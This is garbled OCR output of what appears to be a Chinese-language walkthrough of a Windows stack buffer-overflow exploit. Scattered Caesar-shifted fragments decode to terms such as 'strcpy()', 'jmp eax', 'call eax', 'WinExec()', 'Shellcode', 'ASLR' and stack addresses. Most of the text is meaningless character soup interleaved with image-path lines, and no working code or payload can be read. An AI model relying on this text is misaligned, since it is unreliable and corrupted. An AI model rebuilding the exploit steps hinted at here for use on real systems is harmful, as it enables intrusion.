
SH 警 SH 罪 GOO 陷Ⓡ练罗

矿

LP DJ HbQWbK HDGHUV0ALP DJ HbR SWLR QDObK HDGHU0AGooF kdud

f whulvwfv Ⓡ练罗 矿(x) 343 Hglw Ⓟ 矿

规 轴



院 DVOU 职 矿 艺结露 摄 绑 角

Z lqh{ hf +, 挺 矿 Z lqgr z v 挺 绕

规 齐 (f) 矿

Z lqgr z v 罪矿 谈 矿脑

矿间 挺 陷 矿 挺


陷 谈 矿 练罗挺 雅 颈

齐 矿(q) 谈 矿脑 矿

齐 矿 挺 挺 经 挺

矿 挺 挺 +陷罪 。 般 齐 挺 ,规

角雅 绑 挺 陷



矿 角 规 Z lqh{ hf +, 挺 经

范 挺 矿 角

Ⓑ 角 挺 绑 矿 RG ⑨

际 SRF 矿

矿 绑 挺 Ⓑ 练罗挺 署 观 矿


齐 绝 挺 矿 挺

观 翻 角 齐挺 矿 翻 齐 摄

罗 矿 角 规 45i433 经 范

HT QHGW651H[H 挺 矿 Ⓑ 角 挺

绑



结 矿 练 (o) 矿 角 矿45i433 经

矿读聪 面练 颈 挺

挺 齐 矿 耻ⓞ离 角职Ⓡ (f) 耻离


Ⓑ 题矿 角 矿 RG 见 矿

矿 规 矿结 练 经


摄 RG 矿 角 规

矿f dooZ lqh{hf+, 观 763f45矿 hd{

(r) 脑 763f45



艺 角 规 矿 练罗 mps hd{ 练罗 fdoohd{ 观 hls Ⓑ般 763f45 矿 GHS 题绑矿 观矿 齐 矿 规 角 规 5 观矿结 RG 角 观矿 规 缩 观 ll H3+mps hd{, ll G3+fdoohd{,矿 矿 45i6:< 齐 般 mps hd{矿 见 矿 观矿 角 规 矿挺 练罗 迄 般 he{ 罪矿 he{ 迄 脑(r) 齐 fpg 观矿 矿 角 规 矿 45i6:< 角 Vkhofrgh



45i6:< 绑 警 警面阻 矿

露 RG ⑨ 矿 践 般 763f45 矿

翻 ⑨ 练 评 警 绑矿

职 露 Ⓑ 警 雅 绑矿 矿


角 警 Ⓡ间 练罗 警 矿 Ⓡ

Z lqgr z v 罪 矿 角 RG 罪

45i6:< 绑 矿 规 Ⓑ练罗 r dh651gꝏ

挺 矿 挺 绑 矿 露 RG

⑨



Ⓟ 绑 矿 角 规 间院 警 矿

l < 矿职Ⓡ 警 轴 规 绑般摄 练

绑 矿 (f) 蚁耻 (Y) 矿 露 l < 矿

脑 蚁耻 (Y) 矿 Ⓑ 绍 绑矿 练罗署 观矿

署 角 警 45i6:f矿

署 (q)遵 般 45i5<f矿 45i6:< 绕 45i5<< 雅

矿脑 规 mps hd{ 齐 矿


矿 经 评 Ⓑ 观 F 见 练罗

vwufs|+, 署 挺 矿 45i5<f

颈 矿结 矿 规 矿 挺 翻 45i53;矿

颈 (q) 45i5<f 矿 规 齐 颈

结 艺 挺 矿 挺 经练 挺



绑 Ⓑ 挺 754h6< 矿 练

绑 矿 罗挺 经练 挺 矿 角

规 754h6< 挺 罗挺 矿 翻

45i633矿 职Ⓡ 颈 矿 RG


规 挺 陷 hes 规 hes 经

(f) 齐 般 3{53535353 矿 结 般 DVOU矿练

罗 挺 结评 53535353 罗

齐 矿 规 罗挺 Ⓑ般 矿职Ⓡ 颈

矿




矿　　齐挺　规　　齐　　角　　Ⓑ矿　绑

角　　摄　Ⓑ　齐　　挺　　754::7

矿　　RG　　⑨　　矿


ⓟ　　般　754::7　挺　　矿　　矿　补

45i55;　Ⓑ　45i633



练　　矿　　Ⓑ 754h6< 挺　　矿　　阻矿

间　齐般　　hvl　　罪　　署　　翻 3{<9




署罪Ⓡ 3{<7　　754::7 挺

颈　　矿　　角　　矿　　颈　　翻 45i5:3矿　　3{<7

罗　　(r)　　Ⓑ般 45i636　罗　　矿　职Ⓡ　角　Ⓑ　矿

45i633 Ⓑ 45i636　　罗　　(r)　　754::7 挺




矿　　署　　缩罗　　颈　矿　艺

职Ⓡ　　败　　Ⓑ般　754::7　挺　　矿　规　绑　　缩

罗　　Ⓑ般　754::7　挺　　经练　挺

矿结　　艺　　缩罗　　矿　规　　般

谈缩



绑 练 矿 Ⓑ 754h6< 挺

754::7 挺 矿 练 矿 规 754::7 挺

雅 练 矿 754::7 挺 矿结 练

蚁耻 矿 754::7 挺


754h6< 挺 蝉蝉 谨 矿 练

职 脑结评 色 矿 露 练

754::7 挺 矿练 矿 Ⓑ挺 uhw

观 矿 经 (f) 矿 角 挺

